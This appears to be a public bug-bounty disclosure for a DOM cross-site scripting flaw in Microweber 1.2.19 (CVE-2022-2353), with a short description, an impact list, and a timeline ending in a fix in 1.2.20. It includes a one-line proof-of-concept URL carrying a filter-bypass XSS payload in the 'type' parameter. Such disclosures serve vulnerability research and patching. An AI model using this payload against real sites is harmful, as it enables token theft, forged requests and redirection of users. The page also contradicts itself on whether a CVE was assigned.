Cross-site scripting - DOM in microweber/microweber

0

Valid Reported on Jul 7th 2022


Description

DOM XSS with filter bypass on /demo/module/ using `type` parameter without authentication.

Proof of Concept

```
https://demo.microweber.org/demo/module/?type=files/xss%27;eval.call`${%27a
```

PoC Image



Impact

The attacker can:
Steal token to perform CSRF.
Fetch contents from same-site page.
Redirect user. ...

References

References

- https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

CVE
CVE-2022-2353
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - DOM

Severity
Medium (6.3)

Registry
Other

Affected Version
1.2.19

Visibility
Public

Status
Fixed

Found by

Nhien.IT
@nhienit2010
pro

Fixed by

Peter Ivanov
@peter-mw
maintainer

This report was seen 585 times.

We are processing your report and will contact the **microweber** team within 24 hours.
5 months ago

Nhien.IT modified the report 5 months ago

Nhien.IT modified the report 5 months ago

Nhien.IT modified the report 5 months ago

We have contacted a member of the microweber team and are waiting to hear back
5 months ago

Peter Ivanov validated this vulnerability 5 months ago

Nhien.IT has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Peter Ivanov marked this as fixed in 1.2.20 with commit 79c691 5 months ago

Peter Ivanov has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Sign in to join this conversation